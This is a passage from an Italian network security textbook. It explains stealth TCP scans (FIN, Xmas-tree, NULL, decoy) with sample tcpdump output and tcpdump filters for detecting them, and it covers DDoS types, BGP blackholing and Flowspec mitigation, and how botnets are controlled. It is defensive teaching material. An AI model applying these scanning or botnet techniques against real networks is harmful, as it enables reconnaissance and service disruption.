particolari meccanismi che non hanno bisogno di usare dei FYN degli ACK e dei RST, e quindi passano tranquillamente sui controlli che realizzano tutti i firewall basato sull'enforcing della clausola ESTABLISHED. Questi meccanismi vengono chiamati scansioni di non-SYN-ACK-RST, e sono una famiglia di scansioni che comprendono vari sottotipi di scansioni che cambiano nome in funzione del loro specifico comportamento e tutti si basano sulla logica di inviare dei pacchetti fuori sequenza; questa famiglia comprende: i **FIN scan**, che avvengono quando l'attaccante invia di pacchetti FIN direttamente su una determinata porta; se la porta è aperta allora non si hanno risposte in quanto il pacchetto FIN viene

ignorato, mentre se la porta è chiusa allora si riceve un RST (questo è previsto dall'*RFC-793*). La tecnica **XmasTree scan**, invece, prevede l'invio di un pacchetto con i bit FIN, URG e PUSH attivati, alla porta target. Secondo la *RFC-793*, il sistema obiettivo dovrebbe rispondere con RST per tutte le porte chiuse. Infine con la tecnica **NULL scan** vengono inviati dei pacchetti con tutti i flag disattivati. Secondo la *RFC-793*, il sistema obiettivo dovrebbe rispondere con RST per tutte le porte chiuse.

Queste tipologie di scansioni possono essere rilevate con filtri TCPdump, individuando le relative posizioni dei flags TCP, così come mostrato nella figura seguente; da notare che anche questa volta la regola ESTABLISHED può bloccare questo tipo di scansioni.

#### Scan con invio di FIN (FIN scan)

```
11:24:51.975 scanner.org.57298 > target.com.699: F 0:0(0)
11:24:51.975 scanner.org.57298 > target.com.410: F 0:0(0)
11:24:51.975 scanner.org.57298 > target.com.876: F 0:0(0)
11:24:51.975 scanner.org.57298 > target.com.363: F 0:0(0)
11:24:51.975 scanner.org.57298 > target.com.215: F 0:0(0)
```

#### Scan con invio di FIN e flags PUSH, URGENT (Xmastree scan)

```
11:30:48.065 scanner.org.38674 > target.com.895: FP 0:0(0) urg 0
11:30:48.065 scanner.org.38674 > target.com.56: FP 0:0(0) urg 0
11:30:48.065 scanner.org.38674 > target.com.299: FP 0:0(0) urg 0
11:30:48.065 scanner.org.38674 > target.com.888: FP 0:0(0) urg 0
11:30:48.065 scanner.org.38674 > target.com.267: FP 0:0(0) urg 0
```

#### Scan con invio di pacchetti Null (senza flags)

```
11:33:36.225 scanner.org.63816 > target.com.821: .
11:33:36.225 scanner.org.63816 > target.com.405: .
11:33:36.225 scanner.org.63816 > target.com.391: .
11:33:36.225 scanner.org.63816 > target.com.59: .
11:33:36.225 scanner.org.63816 > target.com.91: .
```

Figura 57

SYN flag:	<code>tcp[13] &amp; 0x02 != 0</code>
ACK flag:	<code>tcp[13] &amp; 0x10 != 0</code>
RST flag:	<code>tcp[13] &amp; 0x04 != 0</code>
FIN flag:	<code>tcp[13] &amp; 0x01 != 0</code>
no flags:	<code>tcp[13] &amp; 0x3f = 0</code>

Nessun flag settato  
`tcp and (tcp[13] & 0x3f = 0)`

#### Tecniche di difesa (ACL)

La regola `established` blocca le scansioni

FIN flag settato e ACK flag non settato  
`tcp and (tcp[13] & 0x01 != 0) and (tcp[13] & 0x10 = 0)`

SYN flag e FIN flag simultaneamente settati  
`tcp and (tcp[13] & 0x02 != 0) and (tcp[13] & 0x01 != 0)`

RST flag e FIN flag simultaneamente settati  
`tcp and (tcp[13] & 0x04 != 0) and (tcp[13] & 0x01 != 0)`

SYN flag e RST flag simultaneamente settati  
`tcp and (tcp[13] & 0x02 != 0) and (tcp[13] & 0x04 != 0)`

Figura 58

**TCP Decoy scan** Il concetto su cui si basa la scansione con decoy (esca) è il seguente: il vero problema della scansione è che l'attaccante si aspetta una risposta che è il risultato della scansione e di conseguenza esso non può spoofare/falsificare l'indirizzo IP di origine perché così facendo non avrebbe nessuna risposta (perché l'IP è fasullo) e quindi non si avrebbe l'informazione di interesse; ma questo aspetto, però, è vero solo a metà perché si potrebbero inviare, per confondere le idee ai controlli, non un solo pacchetto di SYN per vedere se si ottiene la risposta da una determinata porta, ma di pacchetti se ne inviano 100, 10000, 1 milione, verso lo stesso host, ma di tutti questi pacchetti solo uno avrà una reale origine, mentre tutti gli altri arriveranno da indirizzi IP completamente falsificati; il che significa che si verificherà una scansione su una o più porte da parte di un numero molto alto di host ed ovviamente la vittima risponderà a tutti, ma solo la reale origine dell'attacco percepisce la risposta e la utilizzerà per i propri scopi, non avendo nessun modo di rilevare l'origine dell'attacco (non è utile nessun tipo di filtraggio). Questo meccanismo di decoy scan è implementato in buona parte dei programmi che eseguono delle scansioni.

```
06:43:55 10.2.2.2.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 10.3.3.3.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 scanner.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 10.4.4.4.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 10.5.5.5.57536 > target.328: S 1496167267:1496167267(0)
06:43:55 10.2.2.2.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 10.3.3.3.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 scanner.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 10.4.4.4.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 10.5.5.5.57536 > target.994: S 1496167267:1496167267(0)
06:43:55 10.2.2.2.57536 > target.280: S 1496167267:1496167267(0)
06:43:55 10.3.3.3.57536 > target.280: S 1496167267:1496167267(0)
06:43:55 scanner.57536 > target.280: S 1496167267:1496167267(0)
06:43:55 10.4.4.4.57536 > target.280: S 1496167267:1496167267(0)
06:43:55 10.5.5.5.57536 > target.280: S 1496167267:1496167267(0)
```

**Chi è il reale autore della scansione?**

Figura 59

Uno dei software più usati per effettuare delle scansioni è **NMAP** (<https://nmap.org/>) che implementa tutte le tecniche di scansione conosciute. Qui si trova una guida di riferimento: <https://nmap.org/man/it/>. Nmap è in grado di ipotizzare quale sistema operativo sia utilizzato dal computer bersaglio, tecnica conosciuta come fingerprinting. Nmap è divenuto uno degli strumenti praticamente indispensabili della "cassetta degli attrezzi" di un amministratore di sistema, ed è usato per test di penetrazione e compiti di sicurezza informatica in generale. Come molti strumenti usati nel campo della sicurezza informatica, Nmap può essere utilizzato sia dagli amministratori di sistema che dai cracker o script kiddies. Gli amministratori di sistema possono utilizzarlo per verificare la presenza di possibili applicazioni server non autorizzate, così come i cracker possono usarlo per analizzare i loro bersagli.

## 4.3 Denial of Service: tassonomia e analisi delle principali tecniche di attacco

Allo stato attuale gli attacchi **DoS (Denial of Service)** sono la minaccia principale per le infrastrutture di rete. Per attacco DoS si intende un attacco che ha lo scopo di bloccare la possibilità di utilizzare un servizio da parte degli utenti legittimi. Esso può essere rivolto agli utenti di un servizio (ad esempio attaccando web server utilizzati per l'erogazione di applicazioni on-line), oppure a specifici host, cioè singole risorse di rete che possono essere: Web & Application, DNS, Mail, etc..., oppure a infrastrutture di rete, in modo da bloccare il trasporto dell'informazione. Il concetto di Denial of Service è facilmente scalabile in logica distribuita, cioè può esistere un tale attacco che riguarda un singolo attaccante e una singola vittima, logica 1 a 1, oppure si parla di attacchi **DDoS (Distributed Denial of Service)** dove si sovverte il rapporto numerico tra attaccante e vittima in cui si ha un numero  $n$  di attaccanti molto maggiore del numero di target dell'attacco, in questo caso si parla infatti di legioni di attaccanti.




Figura 60

Il primo attacco DDoS si ha nel '99, anche se tali tecniche erano già note dal 1993. Alcuni attacchi DDoS molto importanti si sono avuti nel 2000, ai danni di Yahoo, nel 2002 e nel 2007. Un attacco DDoS procede attraverso una serie di passi regolari e classificabili:

1. Prima di tutto c'è un'attività preparatoria di scansione, in cui vengono scansionati tantissimi host alla ricerca di vulnerabilità note e sfruttabili.
2. Una volta che sono state compilate liste corpose di host vulnerabili, vengono esplorate sistematicamente le suddette vulnerabilità per compromettere gli host e conquistarne l'accesso.
3. Dopo che si è ottenuto l'accesso privilegiato agli host, viene effettuata un'infezione di essi andando ad installare degli specifici agent con lo scopo di realizzare il Denial of Service distribuito.
4. A questo punto ogni host diventa un'arma sotto il controllo dell'ideatore dell'attacco DoS venendo assorbito nella legione degli attaccanti. Gli host conquistati, con l'agent a bordo, vengono pilotati ed usati sia come base di propagazione degli agent di attacco, e sia per l'avvio di uno o più attacchi. Il

bot-master (colui a capo della legione), attraverso una gerarchia di host, è in grado di avviare la catena di command and control e, quindi, avviare l'attacco vero e proprio.

Gli attacchi DDoS vengono divisi in due grandi tipologie: **attacchi volumetrici**, cioè attacchi caratterizzati da una grande capacità di generare pacchetti e sono facilmente individuabili, ed **attacchi non volumetrici o stealth**, caratterizzati dalla generazione di un numero più basso di pacchetti ma che sono in grado di poter bloccare la funzionalità dei loro target:

- Gli **attacchi volumetrici (bandwidth saturation)** prevedono la saturazione della banda con cui la vittima si collega alla rete allo scopo di negare le risorse principali. La saturazione di banda può essere fatta tramite due famiglie di attacchi: **flood attack** e **amplification attack**:
  - La prima famiglia comprende i flood attack che vengono a loro volta suddivisi in due sottocategorie: nella prima sottocategoria vengono generati flussi di pacchetti per saturare le risorse della vittima usando pacchetti UDP e ICMP, questo tipo di attacco è un attacco diretto, cioè l'origine genera il flusso direttamente verso la vittima (*flood attack*); nella seconda sottocategoria, invece, non c'è la generazione diretta del flusso, ma viene pilotato dall'attaccante ed erogato verso la vittima da una terza parte attraverso un effetto chiamato di "riflessione" (*Reflection attack*).
  - La seconda famiglia di attacchi comprende gli amplification attack. Che si basano sull'amplificazione di un attacco DoS realizzata tipicamente sfruttando elementi di rete non correttamente configurati, ad esempio inviando messaggi di broadcast ad un'intera rete. A questi ultimi appartengono i *broadcast amplification attack* e i *DNS Amplification Attack*. I broadcast amplification attack utilizzano lo stesso meccanismo in cui vengono generati grandi flussi di traffico in grado di saturare la capacità di banda del target, però questa tipologia nasce con lo scopo di risolvere un preciso problema: sia i reflection attack che i flood attack hanno una potenza di attacco pari alla somma delle potenze di attacco della legione di host a disposizione. I broadcast amplification attack si basano sul fatto di sfruttare dei meccanismi tradizionali previsti dalla rete, come l'invio di pacchetti broadcast, per poter attaccare con una potenza  $X$  e ottenere un effetto pari a  $X$  moltiplicato il fattore di amplificazione.
- Gli **attacchi non volumetrici (resource starvation)** si basano sul generare flussi di dimensioni limitate e, quindi, non sono facilmente percepibili da un sistema automatico di rilevamento (IDS e IPS). Questi flussi sono realizzati in maniera tale da saturare la capacità delle risorse di un server in modo tale da sfruttare delle vulnerabilità di livello protocollo o generare pacchetti malformati da mandare poi al sistema target per creare problemi sullo stack TCP/IP sfruttando dei bug o vulnerabilità.

#### 4.3.1 Bandwidth saturation DDoS

Nella dinamica della bandwidth saturation c'è una vittima che viene raggiunta, attraverso l'infrastruttura dell'operatore che offre i servizi, da un attacco che proviene da una legione di attaccanti localizzati in punti diversi della rete internet. Un banale bandwidth saturation attack si può effettuare con un ping o un ICMP flooding inviato da una singola macchina. Questi attacchi funzionano molto bene verso target con capacità limitate, e una vittima non ha nessun modo di difendersi da tali attacchi. Inoltre, per la vittima diventa impossibile distinguere il traffico legittimo da quello malevolo. Quando il traffico è




Figura 61

molto elevato anche l'infrastruttura dell'operatore potrebbe risentirne. Firewall, router, IPS, etc... possono essere utilizzati per implementare tecnologie e strumenti di difesa in grado di mitigare questo tipo di attacchi, ma non vengono utilizzati a livello della vittima ma vanno diffusi a livello dell'infrastruttura di rete che dà servizio al target.

### Strategie e strumenti di difesa

Esistono diverse strategie di mitigazione; la prima è la **mitigazione statica** che permette di contrastare l'attacco con policy fissate staticamente (ACL), quindi si stabiliscono delle regole che operano il filtraggio a monte. L'IDS non offre nessuna mitigazione perché, come noto, esso è solo in grado di rilevare. Per eseguire la mitigazione statica è utile anche un firewall tradizionale che però è utilizzabile solo per attacchi con capacità limitata. Quando si arriva ad un traffico ai livelli di Gb il router è lo strumento ideale. Man mano che si sale di banda diventano utili i sistemi IPS o i firewall di nuova generazione. Con l'aumento del traffico degli attacchi ci si avvicina alla **mitigazione dinamica**, in questi casi si parla di *reazione networkcentrica* (*o reazione coordinata in rete*) cioè non sono solo i firewall, IPS o router che si oppongono all'attacco ma è l'intera rete che in maniera cooperativa reagisce, in accordo a una politica comune, implementando a ciascun livello delle opportune attività in grado di mitigare l'attacco.




Figura 62

Sempre in ambito della reazione networkcentrica, la logica di controllo network-based deve essere in grado di realizzare meccanismi di early warning, cioè ci devono essere un insieme di componenti intelligenti che osservano il traffico alla ricerca di elementi ostili per poi avviare le specifiche attività di difesa. È necessario raccogliere su più punti della rete i dati nell'ottica di poter sviluppare modelli analitici predittivi. L'obiettivo è raccogliere i dati, analizzarli e applicare le regole di filtraggio per bloccare completamente la minaccia nel minor tempo possibile. La reazione coordinata in rete parte prevede una serie di fasi:

- **Fase di detection:** si parte da una fase di detection in cui vanno rilevati gli attacchi DDoS mediante le piattaforme di anomaly detection già viste in precedenza.
- **Fase di diversione del traffico:** nella fase seguente, a partire dalla piattaforma di detection, bisogna avviare delle procedure per l'**instradamento/diversione del traffico** verso centri di analisi e filtraggio (*centri di cleaning*) per poter ripulire il traffico anomalo.
- **Fase di cleaning/filtraggio:** quando il traffico arriva nei centri di cleaning, vengono applicati dei filtri al traffico interessato per poter eliminare la parte ostile e far passare il traffico legittimo.
- **Fase di reinjection/reinstradamento:** infine, la piattaforma garantisce il corretto re-instradamento del traffico ripulito verso il target.

Nella fase di detection viene individuato un fenomeno di saturazione nelle vicinanze della vittima, nel punto in cui il router della vittima si connette al provider si inizia ad avere il DoS. Tipicamente, un *detector* si accorge del fenomeno di saturazione (i detector non sono altro che degli IDS evoluti sparpagliati sulla rete). Il detector sulla backbone è anch'esso in grado di riconoscere il traffico anomalo.




Figura 63

A questo punto i detector iniziano a comunicare sia tra di loro e sia con il *centro di coordinamento*, a cui inviano informazioni di ciò che hanno rilevato, ma più precisamente inviano tali informazioni alla *piattaforma di detection* che è dotata di intelligenza artificiale e inizia ad effettuare analisi del traffico. La piattaforma di detection, dopo aver rilevato il problema, comincia a mandare degli ordini e ad innescare la contro-reazione comunicando con i router ed ordinando il cleaning del traffico.




Figura 64

I router rispondono a questo ordine effettuando una diversione del traffico verso dei *centri di cleaning* divisi sulla rete. I cleaner, poi, applicano una serie di meccanismi di filtraggio sul traffico.




Figura 65

Infine il traffico ripulito arriva a destinazione (*rerouting*).




Figura 66

Dedichiamo, adesso, particolare attenzione al *processo di cleaning*. Il processo di cleaning parte da filtri statici dei pacchetti sulla base di regole predefinite statiche che non dipendono dal singolo tipo di attacco ma sono di tipo generale. A questo punto, si può fare un controllo anti-spoofing più sofisticato andando a riconoscere se gli indirizzi di origine dell'attacco effettivamente potevano provenire da determinati autonomous systems; si va, poi, ad effettuare un ulteriore filtro proprio sulla base delle informazioni contestuali passate dagli autonomous systems di origine. Infine, dopo aver applicato diversi sistemi di filtraggio, se è rimasto ancora qualcosa non filtrabile viene limitato in banda per fare in modo che non sia più un elemento ostile.




Figura 67

Il meccanismo di instradamento viene fatto con il **Border Gateway Protocol**, o **BGP**, anche durante un attacco DoS, questo meccanismo può aiutare ad applicare delle politiche di ridirezione. Il BGP è l'elemento che governa la ricezione del traffico, ed è in qualche modo in grado di controllare l'inoltro del traffico anche a distanza elevata dal local loop, ciò significa che è possibile fare operazioni di *black holing*, cioè quando un website viene attaccato viene mandato a ritroso un annuncio BGP dove viene annunciato che tutta la banda di traffico deve essere mandata verso un *black hole*. Questa operazione è una mitigazione completa del traffico tramite BGP, essa non è solo utile per scaricare la rete ma anche per pilotare dinamicamente il blocco di certe origini, ovvero dinamicamente si è in grado di scaricare la rete perché non viene messo un filtro ma è via BGP che si richiede ai provider di mettere un filtro.




Figura 68

Oltre al black holing è possibile utilizzare un meccanismo più recente chiamato **BGP Flowspec**, tramite questo meccanismo si è in grado di specificare, in maniera opportuna, i flussi di traffico su cui agire e le azioni da intraprendere su questi flussi di traffico per poi comunicare queste informazioni tramite annunci BGP.

Viene ora presentato un esempio: viene individuato un DDoS verso un website, questo specifico attacco è caratterizzato da uno specifico tipo di traffico come, ad esempio, l'uso del protocollo UDP con dimensioni del pacchetto minori o uguali a 28 e uno specifico rate di pacchetto. A questo punto, per questo tipo di traffico viene inviata un'informazione per applicare un filtro in banda in modo tale da limitarne il flusso di traffico, questo avviso viene propagato sui singoli router che bloccano il traffico aggressivo limitandone la banda, permettendo, allo stesso tempo, il passaggio del traffico legittimo

È possibile integrare diversi criteri di filtraggio tramite BGP Flowspec:

- Prefisso di destinazione - IPAddress, Netmask;
- Prefisso di origine;
- Protocollo utilizzato;
- Porta sorgente o porta di destinazione;
- Tipo ICMP;

- Codice ICMP;
- Flag TCP;
- Lunghezza del pacchetto;
- DSCP;
- Codifica specifica per frammento.


Le azioni che si possono fare sono per esempio limitare in banda oppure specificare delle azioni di campionamento, si possono applicare delle ridirezioni oppure marcare il traffico per poi trattarlo successivamente con delle ACL. Con il Flowspec è possibile implementare un centro di controllo, detto scrubbing center, che si occupa di distribuire le regole di filtraggio via BGP. Il centro di controllo manda le regole da applicare ai vari router che devono gestire la policy..

#### 4.3.1.1 Botnets come vettori di attacco: modelli e attacchi

Adesso vediamo come gli attacchi DoS vengono realizzati in una logica distribuita. Esiste un rapporto abbastanza sproporzionato, in termini di banda, tra la capacità di offesa dell'attaccante e quella della vittima. Un attaccante avente una banda molto limitata non sarà mai in grado di saturare una vittima che ha una capacità aggregata di banda molto elevata, a meno che non si avvalga di certi strumenti in grado di *moltiplicare* la propria capacità offensiva. Questa moltiplicazione può essere fatta in una determinata modalità: questa consiste nel reclutare una legione di altre macchine ognuna dotata di una capacità, anche minimale (l'unione fa la forza), e quindi avere tantissime macchine con capacità limitate che operano in maniera coordinata vuol dire ottenere una capacità di fuoco davvero impressionante; Quindi uno degli strumenti per distribuire/costruire questa logica di attacco sono le **Botnets**. Le botnets si basano su una logica di precedente scansione, analisi, e successiva compromissione, di un insieme molto grande di macchine su cui viene installato un *agent di controllo* che prende il nome di *bot*; tale bot consente, a chi controlla l'attacco, un meccanismo/logica di *Command and Control (C&C)* simultanea su tutte le macchine che hanno installato il bot stesso (per esempio per generare traffico ostile verso una determinata vittima, quindi si può partire da un banale ping flood fino ad avviare attacchi più sofisticati). Tipicamente il *bot master*, cioè l'entità che controlla la botnet e che è la vera origine dell'attacco, è nascosto attraverso una serie di macchine intermedie chiamate *handler* che interrompono, dal punto di vista dell'identificazione (e non dal punto di vista dei comandi), la catena di command & control, in modo tale che non sia direttamente il bot master a connettersi ai bot per impartirgli i comandi.

**Modelli DDoS** Vediamo adesso i più comuni **modelli di attacco DDoS**:

